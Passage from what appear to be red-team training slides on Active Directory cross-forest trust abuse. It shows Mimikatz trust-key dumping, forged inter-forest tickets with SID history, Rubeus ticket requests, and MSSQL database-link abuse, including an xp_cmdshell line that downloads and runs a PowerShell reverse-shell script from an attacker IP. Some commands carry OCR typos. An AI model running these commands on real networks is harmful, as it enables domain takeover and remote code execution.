
- The PowerShell cmdlets of the ADModule seems to have a bug, the below command shows TGTDelegation set to False:

```
Get-ADTrust -server usvendor.local -Filter *
```

- But when run from usvendor-dc, it shows TGTDelegation to be True.

Hands-On 24


- Abuse the Unconstrained Delegation on us-web to get Enterprise Admin privileges on usvendor.local.




Cross Forest Attacks - Trust Key

- By abusing the trust flow between forests in a two way trust, it is possible to access resources across the forest boundary.
- We can use the Trust Key, the same way as in Domain trusts but we can access only those resources which are explicitly shared with our current forest.
- Let's try to access a file share 'eushare' on euvendor-dc of euvendor.local forest from eu.local which is explicitly shared with Domain Admins of eu.local.
- Note that we are hopping trusts from us.techcrop.local to eu.local to euvendor.local!

Cross Forest Attacks - Trust Flow Across Forest



Cross Forest Attacks - Trust Abuse Across Forest



Cross Forest Attacks - Trust Key

- Like intra forest scenario, we require the trust key for the inter-forest trust.

```
Invoke-Mimikatz -Command '"lsadump::trust /patch"'
```

or

```
Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:eu\euvendor$"'
```

or

```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
```

- We can also use any of the earlier discussed tools to extract trust keys.

Cross Forest Attacks - Trust Key

- An inter-forest TGT can be forged

```
Invoke-Mimikatz -Command '"kerberos::golden  
/user:Administrator /domain:eu.local /sid:S-1-5-21-  
3657428294-2017276338-1274645009  
/rc4:799a0ae7e6ce96369aa7f1e9da25175a /service:krbtgt  
/target:euvendor.local /sids:S-1-5-21-4066061358-  
3942393892-617142613-519  
/ticket:C:\AD\Tools\kekeo_old\sharedwitheu.kirbi"'
```

Cross Forest Attacks - Trust Key

- Get a TGS for a service (CIFS below) in the target forest by using the forged trust ticket.
`.\asktgs.exe C:\AD\Tools\kekeo_old\sharedwithu.kirbi CIFS/euvendor-dc.euvendor.local`
- Tickets for other services (like HOST and RPCSS for WMI, HOST and HTTP for PowerShell Remoting and WinRM) can be created as well.
- Use the TGS to access the target resource which must be explicitly shared:
`.\kirbikator.exe 1sa CIFS.euvendor-dc.euvendor.local.kirbi`

`1s \\euvendor-dc.euvendor.local\eushare\`

Cross Forest Attacks - Trust Key

- We can also use Rubeus:

```
C:\Users\Public\Rubeus.exe asktgs  
/ticket:C:\Users\Public\sharedwithyou.kirbi  
/service:CIFS/euvendor-dc.euvendor.local /dc:euvendor-  
dc.euvendor.local /ptt
```

Cross Forest Attacks - Trust Key

- This is fine but why can't we access all resources just like Intra forest?
- SID Filtering is the answer. It filters high privilege SIDs from the SIDHistory of a TGT crossing forest boundary. This means we cannot just go ahead and access resources in the trusting forest as an Enterprise Admin.

- But there is a catch:

S-1-5-21-<Domain>-R R >= 1000	Identifiers for end user-created domain identities and domain groups.	Not filtered at domain and external trust boundaries. Can be filtered at member, quarantined, and cross-forest boundaries.
----------------------------------	---	--

See the filtering pattern table here: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/55fc19f2-55ba-4251-8a6a-103dd7c66280

- This means, if we have an external trust (or a forest trust with SID history enabled - /enablesidhistory:yes), we can inject a SIDHistory for RID > 1000 to access resources accessible to that identity or group in the target trusting forest.

Cross Forest Attacks - Trust Key

- We had DA access to eu.local. Let's enumerate trusts from a PSRemoting session on eu-dc:
`Get-ADTrust -Filter *`
- SIDFilteringForestAware is set to True, it means SIDHistory is enabled across the forest trust.
- Please remember that still only RID > 1000 SIDs will be allowed across the trust boundary.

`Get-ADGroup -Identity EUAdmins -Server euvendor.local`

Cross Forest Attacks - Trust Key

- From eu-dc, create a TGT with SIDHistory of EUAdmins group:


```
Invoke-Mimikatz -Command '"kerberos::golden  
/user:Administrator /domain:eu.local /sid:S-1-5-21-  
3657428294-2017276338-1274645009  
/rc4:799a0ae7e6ce96369aa7f1e9da25175a /service:krbtgt  
/target:euvendor.local /sids:S-1-5-21-4066061358-  
3942393892-617142613-1103  
/ticket:C:\Users\Public\euvendornet.kirbi"'
```


Cross Forest Attacks - Trust Key

- Request a TGS:
`.\asktgs.exe C:\Users\Public\euvendor.net.kirbi HTTP/euvendor-net.euvendor.local`
- Inject that into current session:
`.\kirbikator.exe lsa HTTP.euvendor-net.euvendor.local.kirbi`
Or
`C:\Users\Public\Rubeus.exe asktgs /ticket:C:\Users\Public\euvendor.net.kirbi /service:HTTP/euvendor-net.euvendor.local /dc:euvendor-dc.euvendor.local /ptt`
- Access the euvendor-net machine using PSRemoting:
`Invoke-Command -ScriptBlock{whoami} -ComputerName euvendor-net.euvendor.local -Authentication NegotiateWithImplicitCredential`

Hands-On 25

- Using the DA access to eu.local:
 - Access eushare on euvendor-dc
 - Access euvendor-net using PowerShell Remoting



Trust Abuse - MSSQL Servers

- MS SQL servers are generally deployed in plenty in a Windows domain.
- SQL Servers provide very good options for lateral movement as they allow mapping domain users to database roles and thus become part of AD trusts.
- Let's see one scenario where we can abuse SQL servers trust and database links to move across forest trust boundaries.
- For MSSQL and PowerShell hackery, lets use PowerUpSQL
<https://github.com/NetSPI/PowerUpSQL>

Trust Abuse - MSSQL Servers

- Discovery (SPN Scanning)

`Get-SQLInstanceDomain`

- Check Accessibility

`Get-SQLConnectionTestThreaded`

`Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Verbose`

- Gather Information

`Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose`

Trust Abuse - MSSQL Servers - Database Links

- A database link allows a SQL Server to access external data sources like other SQL Servers and OLE DB data sources.
- In case of database links between SQL servers, that is, linked SQL servers it is possible to execute stored procedures.
- Database links work even across forest trusts.

Trust Abuse - MSSQL Servers - Database Links

Searching Database Links

- Look for links to remote servers

```
Get-SQLServerLink -Instance us-mssql.us.techcorp.local -Verbose
```

- We can manually enumerate linked servers

```
select * from master..sys.servers
```

Trust Abuse - MSSQL Servers - Database Links

- Openquery function can be used to run queries on a linked database

```
select * from openquery("192.168.23.25", 'select * from master..sys.servers')
```

- Openquery queries can be chained to access links within links (nested links)

```
select * from openquery("192.168.23.25 ", 'select * from openquery("db-sqlsrv", ''select @@version as version'')')
```


Trust Abuse - MSSQL Servers - Database Links

Executing Commands

- On the target server, either xp_cmdshell should be already enabled; or
- If rpcout is enabled (disabled by default), xp_cmdshell can be enabled using:

```
EXECUTE('sp_configure ''xp_cmdshell'',1;reconfigure;')  
AT "db-sqlsrv"
```

Trust Abuse - MSSQL Servers - Database Links

Executing Commands

- From the initial SQL server, OS commands can be executed using nested link queries:

```
select * from openquery("192.168.23.25", 'select * from  
openquery("db-sqlsrv", ''select @@version as version;exec  
master..xp_cmdshell "powershell iex (New-Object  
Net.WebClient).DownloadString(''''http://192.168.100.x/I  
nvoke-PowerShellTcp.ps1''''')''')')
```

Trust Abuse - MSSQL Servers - Database Links

Abusing Database Links

- Crawling links to remote servers

